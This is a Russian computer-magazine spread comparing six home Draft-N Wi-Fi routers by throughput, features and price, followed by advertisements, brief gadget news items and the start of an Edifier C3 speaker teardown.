СКОРОСТЬ WI-FI (10 МЕТРОВ, MINPACKETSIZE)



В случае удаления на 10 метров ситуация не меняется, лишь уменьшаются абсолютные показатели


СКОРОСТЬ WI-FI (1 МЕТР, MINPACKETSIZE)



На пакетах минимального размера в лидеры вырывается D-Link DIR-655. Как видно, расстановка сил значительно поменялась


РЕДАКЦИЯ ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ ASUS, D-LINK, LINKSYS, LEVELONE И TRENDNET

СКОРОСТЬ WI-FI (10 МЕТРОВ, MAXPACKETSIZE)




Лидеры по-прежнему те же, но отставание других участников теста чувствуется уже меньше

СКОРОСТЬ WI-FI (1 МЕТР, MAXPACKETSIZE)



По максимальной скорости Wi-Fi в лидерах оказались роутеры ASUS WL-500W, D-Link DIR-655 и TRENDnet TEW-633GR



2000 руб.



ASUS WL-500W

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45), 4xLAN (RJ-45) 10/100 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, Static Routing, DHCP**
Функции файрвола: **SPI, Packet Filter, URL Filter, MAC Filter**
Дополнительно: **2 USB 2.0 порта для подключения USB-драйвов, видеокамер и т.п.**



Название этого роутера уже не раз мелькало на страницах нашего журнала. Долгое время WL-500W был единственной моделью с поддержкой Draft N от ASUS и, по сути, являлся одним из лучших Ethernet-роутеров. Среди самых существенных его достоинств — использование открытого кода прошивки на базе *nix-системы. Это способствовало притоку сторонних разработчиков микрокода, улучшавших функциональность. В альтернативной прошивке появилась возможность задать VPN-сервера хостнеймом, корректно заработала функция статической маршрутизации в случае двух соединений на WAN-интерфейсе, а также роутер научился принимать маршруты с DHCP-сервера. Помимо этого добавилась функция работы с multicast-потоками для их просмотра за роутером. Сейчас многие из этих функций реализованы в оригинальной прошивке, однако, благодаря альтернативному микрокоду, роутер одним из первых получил возможность полноценного функционирования в российских Ethernet-сетях. Из дополнительных функций устройства стоит отметить наличие двух USB-портов, к которым можно подключить принтер, USB флеш-драйв или веб-камеру. По скорости маршрутизации в режиме NAT и Wi-Fi девайс находится среди лидеров теста!
Пожалуй, единственный, но достаточно весомый недостаток роутера — низкая скорость интернет-соединения при использовании PPTP/L2TP. В лучшем случае она составляет около 20 Мбит/сек.

ASUS RT-N11


Технические характеристики:

Интерфейсы: **1xWAN (RJ-45), 4xLAN (RJ-45) 10/100 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES/TKIP+AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, Static Routing, DHCP**
Функции файрвола: **SPI, Packet Filter, URL Filter, MAC Filter**
Дополнительно: **WPS**

●●●●●●○○○○

Новинка от ASUS, которая, возможно, призвана сменить на посту ASUS WL-500W. Данная модель еще не попала в продажу, и у нас в руках был лишь сэмпловый экземпляр. Девайс представляет собой 10/100 Мбит/сек роутер с встроенным 4-портовым коммутатором и точкой доступа Draft N. Сейчас прошивка устройства активно дорабатывается разработчиками с целью корректной работы в российских Ethernet-сетях.
В последней версии была реализована корректная работа протокола L2TP и статических маршрутов. Стоит сказать, что VPN-сервер тут, как и в WL-500W, можно задать хостнеймом. Из дополнительных опций отметим функции Multi-SSID и VIP Zone. Первая служит для создания нескольких идентификаторов SSID с разными параметрами безопасности для одной и той же радиосети. А вторая — для выделения полосы пропускания между разными VLAN'ами, к которым привязывается конкретное SSID. Можно не только создать несколько SSID с разными параметрами безопасности, но и выделить под каждый из них свою полосу пропускания. К слову: девайс продемонстрировал вполне приличную скорость NAT-маршрутизации и довольно высокую производительность WiFi-соединения.
В процессе тестирования возникли небольшие проблемы с установлением связи по протоколу PPTP и безумно не хватало поддержки функции IGMP Snooping для возможности просмотра multicast-потоков.

ПРОПУСКНАЯ СПОСОБНОСТЬ PPTP



На WAN-интерфейсе создавалось PPTP-соединение. Отсюда и дополнительная нагрузка на CPU роутера

3300 руб.

D-Link DIR-655

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100/1000 Мбит/сек, 4xLAN (RJ-45) 10/100/1000 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, QoS Engine**
Функции файрвола: **SPI, URL Filter, IP/MAC Filter, Access Control**
Дополнительно: **WPS**

●●●●●●●●●●

Топовый продукт от D-Link, некоторое время доводившийся до ума, с последней прошивкой (1.12WW Build 04) является главным конкурентом ASUS WL-500W. Какие же козыри в руках у D-Link? Во-первых, полноценная работа в Ethernet-сетях, требующих создания двух соединений. Не забыли и про возможность указания хостнейма VPN-сервера. Наличие функции IGMP Snooping позволяет просматривать multicast-потоки на устройствах, находящихся за роутером. На высоте и скоростные характеристики. Как и подобает топовому продукту, роутер оснащен гигабитным коммутатором. Более того, WAN-порт также гигабитный. Скорость NAT-маршрутизации из WAN-сегмента составляет свыше 250 Мбит/сек. Скорость интернет-соединения при использовании протокола PPTP — на уровне 95 Мбит/сек. По скорости беспроводного соединения D-Link DIR-655 также занимает лидирующее положение. Есть тут и USB-порт, однако он может использоваться только для загрузки WCN-профилей с флешки (служат для упрощения процесса настройки беспроводного соединения). Роутер поддерживает функцию WPS (Wi-Fi Protected Setup), которая вообще сведет сложность к минимуму.
Не обошлось и без минусов. Номер один — некорректная работа со статическими маршрутами и невозможность их приема с DHCP-сервера. В процессе тестирования было также замечено, что при большом количестве NAT-сессий и высокой скорости передачи данных из/в WAN-сегмент роутер разрывает PPTP-сессию.



2300 руб.


LevelOne WBR-6000


Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Безопасность: **WEP (до 256 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, WMM, QoS**
Функции файрвола: **SPI, ограничение доступа по URL/Keyword/Application**
Дополнительно: **WPS**

●●●●●●●○○○

Новый продукт от LevelOne бьет почти все рекорды по стоимости Draft N роутера. Это самая дешевая модель в нашем тесте и одна из самых дешевых на рынке в принципе. Что же мы получаем за свои деньги? Достаточно производительный девайс, скорость NAT которого составляет порядка 90 Мбит/сек. В случае использования протокола PPTP-соединения скорость маршрутизации снизится до ~40 Мбит/сек. Вполне достаточно для большинства пользователей. Скорость беспроводного соединения — хоть и ниже, чем у многих других моделей, но все равно остается на достаточно высоком уровне. Отсюда вывод: нетребовательным к функциональности юзерам, желающим получить Draft N роутер по максимально низкой цене, — LevelOne WBR-6000 придется по душе.
Перед покупкой, прежде всего, стоит внимательно отнестись к аппаратной версии роутера и адаптеров, так как присланные нам изначально (по ошибке) адаптеры версии 1.0 показали значительно худшие результаты. К недостаткам роутера также относится невозможность указания адреса VPN-сервера в виде хостнейма, некорректная работа статической маршрутизации, отсутствие функции IGMP Snooping.


SENNHEISER
COMMUNICATIONS
NY
любое
преимущество
оправдано
ООО «Сеннхайзер Аудио»
2-я Звенигородская ул., 13, стр. 43
Россия, 123022, Москва
Тел.: (495) 229 37 01, факс: (495) 229 37 02
info@sennheiseraudio.com
www.sennheiseraudio.com
Публикуется на правах рекламы



На графике представлена пропускная способность WAN-интерфейса в режиме NAT в трех направлениях: LAN → WAN, WAN → LAN и при одновременной передаче (FDX)



TRENDnet TEW-633GR

4100 руб.

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100/1000 Мбит/сек, 4xLAN (RJ-45) 10/100/1000 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек)**
Безопасность: **WEP (до 128 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, Traffic Shaping**
Функции файрвола: **SPI, Packet Filtering, Domain/URL Filtering, MAC Filtering**
Дополнительно: **StreamEngine, WPS**

●●●●●●●●○○

TRENDnet TEW-633GR, так же, как и D-Link DIR-655 — полностью гигабитный роутер. Это означает, что все его порты, включая WAN — гигабитные. Пока Ethernet-провайдеры не подключают пользователей на таких скоростях, но никогда не вредно иметь запас на будущее. Производительность NAT у роутера находится на высочайшем уровне и составляет порядка 300 Мбит/сек. При установке интернет-соединения с использованием протокола PPTP можно рассчитывать на 80-90 Мбит/сек. Для упрощения процесса настройки WiFi-соединения роутер поддерживает WPS.
Со скоростью Wi-Fi у данного роутера все в порядке. Она находится на уровне 60-70 Мбит/сек. Из дополнительных опций присутствует функция автоматической классификации трафика и возможность работы с multicast-потоками (благодаря поддержке IGMP Snooping).
Из-за некорректной маршрутизации двух соединений на WAN-интерфейсе просмотр multicast-потоков невозможен при активном PPTP-коннекте. Нет и возможности ввести VPN-сервера в виде хостнейма. При активации функции StreamEngine был замечен баг со снижением пропускной способности WAN → LAN до 2,8 Мбит/сек. Однако инженеры TRENDnet активно работают над устранением программных недоработок.



Linksys WRT160N

2700 руб.

Технические характеристики:

Интерфейсы: **1xWAN (RJ-45) 10/100 Мбит/сек, 4xLAN (RJ-45) 10/100 Мбит/сек**
Беспроводная точка доступа Wi-Fi: **IEEE 802.11 b/g + Draft N (до 300 Мбит/сек).**
Безопасность: **WEP (до 256 бит), WPA/WPA-PSK, WPA2/WPA2-PSK (TKIP/AES), поддержка RADIUS**
Функции роутера: **NAT/NAPT, DynDNS, DHCP, Static Routing, WMM, QoS**
Функции файрвола: **SPI, ограничение доступа по URL/Keyword/Application**
Дополнительно: **WPS**

●●●●●●●○○○

Если бы у нас была награда за самый оригинальный дизайн, ее бы по праву заслужил Linksys WRT160N. Смотри сам, внешний вид девайса сильно выделяется на фоне конкурентов. При этом роутер построен на том же чипсете, что и ASUS WL-500W. Логично, что пропускная способность NAT находится на уровне 75 Мбит/сек. Ну а по скорости беспроводного соединения Linksys WRT160N уверенно держится среди середнячков (для упрощения процесса настройки роутер поддерживает функцию WPS).
А вот скорость интернет-соединения при использовании протокола PPTP всего 8 Мбит/сек. Учитывая, что в ASUS WL-500W, благодаря дополнительным параметрам, удалось добиться пропускной способности в 20 Мбит/сек, допускаем, что в Linksys WRT160N это также возможно.

ВЫВОДЫ

Подробно рассмотрев шесть домашних роутеров, пора подводить итоги. Во-первых, сканирование на предмет наличия уязвимостей не выявило ни одного серьезного изъяна в безопасности тестируемых устройств. Во-вторых, хорошо прослеживается тенденция адаптации вендорами своих продуктов к полноценной работе в российских Ethernet-сетях. Наиболее сбалансированным в плане скорости и функциональных возможностей, на наш взгляд, оказался ASUS WL-500W. Он получает приз «Выбор редакции». Впрочем, D-Link DIR-655 — тоже весьма хорош. Ну, а с точки зрения цены и качества вперед, несомненно, вырвался LevelOne WBR-6000 (за что и получает приз «Лучшая покупка»). Еще бы доработать его с точки зрения функциональности! Что ж, награды вручены, прощаемся с вами, но ненадолго. Ждите новых обзоров!

ПОДАРИ СЕБЕ
НЕМНОГО ВРЕМЕНИ

ОСТАНОВИСЬ,
НАСЛАДИСЬ БОГАТЫМ
ВКУСОМ
И ПРИЯТНЫМ АРОМАТОМ
НАСТОЯЩЕГО
CHESTERFIELD



Реклама

МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ

4 девайса







Sony PSP-3000
Новая модификация сверхпопулярной карманной консоли

€199

Компания Sony официально представила новую версию консоли Sony PSP, которая получила название PSP-3000. Точной информации о технических характеристиках пока нет, но старый дисплей точно будет заменен новым – с более высокой контрастностью, меньшим временем отклика и с более насыщенной гаммой цветов. Также сообщается о встроенном микрофоне для разговоров по Skype. В комплекте будет поставляться фирменная карта памяти Memory Stick PRO Duo объемом 4 гигабайта. Европейский релиз назначен на 15 октября. Каких-то особых изменений ждать не стоит. Можно предположить, что процессор будет немного быстрее и добавится оперативной памяти. Но вряд ли Sony бросит уже купивших консоль геймеров на произвол судьбы. Новые игры все равно будут заточены под выпущенные ранее модели. Весьма вероятно, что усложнилась система защиты от взлома. Поэтому любителям на халяву поиграть в скачанные из Сети игрушки придется... подождать выхода новой прошивки :). В общем, небольшие косметические изменения и приятная цена. Продолжаем ждать PSP2.

Gunnar Optiks
Для любителей подолгу глядеть в монитор


$ 99-189

Купить: http://www.gunnaroptiks.com

Постоянное сидение перед монитором плохо сказывается на зрении. Это знает, наверное, каждый. Чтобы избежать так называемого «синдрома компьютерного зрения» нужно делать специальные упражнения и периодически снимать напряжение с глаз, смотря на горизонт. Но многие забывают это делать, увлекшись работой или жестким геймингом. Поэтому хорошо, что компания Gunnar Optiks выпускает специальные очки, предназначенные для снятия напряжения глазных мышц. Очки оснащены фирменными линзами i-AMP. Также на стекла нанесено антибликовое покрытие, и они имеют специальную форму, создающую благоприятный для глаз микроклимат и защищают их от пересыхания. Линзы фильтруют свет, который находится в неоптимальном спектре для человеческого глаза. Мы не можем ручаться, что описанные достоинства – не рекламная уловка. Что ж... если зрению очки не помогут, то хотя бы позволят создать геймеру более внушительный и серьезный вид во время сетевых баталий.







ASUS Eee Box
Продолжение стильной серии

от $ 350

Этот компьютер продолжает серию компактных и стильных ноутбуков Eee PC. И да, он тоже компактный и стильный. Внутри находится процессор Intel Atom частотой 1,6 ГГц, 1 Гб памяти и жесткий диск объемом 80 Гб. Также имеется встроенный модуль Wi-Fi и кардридер. В комплекте идет Windows XP Home. Таких характеристик машинке вполне достаточно, чтобы стать домашним центром развлечений. Или можно настроить коробку как роутер и раздавать беспроводной интернет по всей квартире, по ночам скачивая фильмы из торрентов (уже скачанные фильмы можно посмотреть на подключенном телевизоре — жаль только, что HDMI-выхода не предусмотрено). Разработчики божатся, что уровень шума работающего ноутбука составляет 26 дБ, и тишину в доме он не потревожит. Также обещается технология Express Gate, которая позволяет компу загружаться всего за 7 секунд. Правда, тогда будут доступны только браузер, IM-чат, менеджер фотографий и Skype. На выбор предоставлено несколько цветовых решений ASUS Eee Box. Есть сведения о белой, черной, желтой и красной моделях.

IOGEAR's Wireless USB to VGA Kit
Набор для тех, у кого кабель не дотягивается до телевизора

229.95 $

Если хочется посмотреть скачанный фильм не на мониторе, а на экране телевизора, то придется либо покупать специальное устройство, либо тянуть провод через всю комнату. Первый вариант не всем по карману, а второй не всегда реализуем из-за того, что длина VGA-кабеля ограничена. Хорошим решением будет набор IOGEAR's Wireless USB to VGA Kit. Он по беспроводной связи передает сигнал качеством 720p на расстояние до 10 метров. Комплект состоит из двух модулей – один по USB подключается к компу, а другой через VGA – к телевизору. Это позволит не только смотреть фильмы, но и показывать гостям фотки с пьяных отжигов или серфить инет на большом экране телевизора. У комплекта есть один недостаток – он может работать только с Windows XP (Service Pack 2) или Vista (32-/64-bit). Волшебный набор получил сертификацию в США и в сентябре появится в продаже. О продаже за территорией Штатов пока молчат.



СЕРГЕЙ ДОЛИН
/DLINYJ@REAL.XAKEP.RU/

ВНУТРИ У ЗВУКА

РАЗБИРАЕМ НА ЧАСТИ КОМПЛЕКТ КОЛОНОК EDIFIER C3

Звуковые системы фирмы Edifier всегда славились высоким качеством сборки и хорошо сбалансированным звучанием. Шутка ли: за 5 лет активных продаж в России средний процент брака составил всего-навсего 0.4%, а среди покупателей продукции Edifier практически не встречаются недовольные. Тем интереснее было разобрать на части новую акустическую систему Edifier C3.



САБВУФЕР

Самая большая, и, по моему мнению, самая приятная уху часть звуковой системы — сабвуфер. Корпус выполнен из МДФ толщиной около полутора сантиметров, а массивный длинноходный вуфер с бумажным диффузором диаметром 8 дюймов закреплен внутри на восьми саморезах. Причем, чтобы на хороших басах избежать биения и искажения звука, эти саморезы залиты специальным герметиком. Динамик сабвуфера очень массивный и традиционно для фирмы Efifier выполнен очень качественно.

